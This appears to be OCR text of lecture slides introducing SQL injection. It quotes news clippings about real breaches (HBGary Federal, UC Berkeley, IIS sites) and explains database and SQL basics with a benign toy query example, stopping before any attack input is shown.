
By Peter Bright | Last updated a day ago

The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

Command Injection in the Real World



From the looks of it, however, one ou
suspects an **SQL injection**, in which
the Web site. Markovich also questio
not noticed the hack for six months, a

May 8, 2009 1:53 PM PDT

UC Berkeley computers hacked, 160,000 at risk


by Michelle Meyers

This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.

Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

Command Injection in the Real World



Security Fix

Brian Krebs on Computer Security


About This Blog | Archives | Security Fix Live: Web Chats | E-Mail Brian Krebs

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited.

attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the



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

Structure of Modern Web Services



Structure of Modern Web Services



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



Browser

Web server

Custom data corresponding to x & y

Database server

Structure of Modern Web Services




Browser

Web server

Web page built using custom data

Database server

Structure of Modern Web Services



Program In Browser Interprets & Renders Data

Databases

- Structured collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

Databases

- Management of groups (tuples) of related values
- Widely used by web services to track per-user information

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

- Database runs as separate process to which web server connects
  - Web server sends queries or commands parameterized by incoming HTTP request
  - Database server returns associated values
  - Database server can also modify/update values

SQL

- Widely used database query language
  - (Pronounced “ess-cue-ell” or “sequel”)
- Fetch a set of records:
  - **`SELECT field FROM table WHERE condition`**
    - returns the value(s) of the given field in the specified table, for all records where condition is true.
- E.g:
- **`SELECT Balance FROM Customer WHERE Username='zoidberg'`** will return the value 0.12

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

SQL, con’t

- Can add data to the table (or modify):

-
  ```
  INSERT INTO Customer
   VALUES (8477, 'oski', 10.00) -- pay the bear
  ```

Strings are enclosed in single quotes; some implementations also support double quotes

An SQL comment

Customer

AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
8477	oski	10.00

SQL, con’t

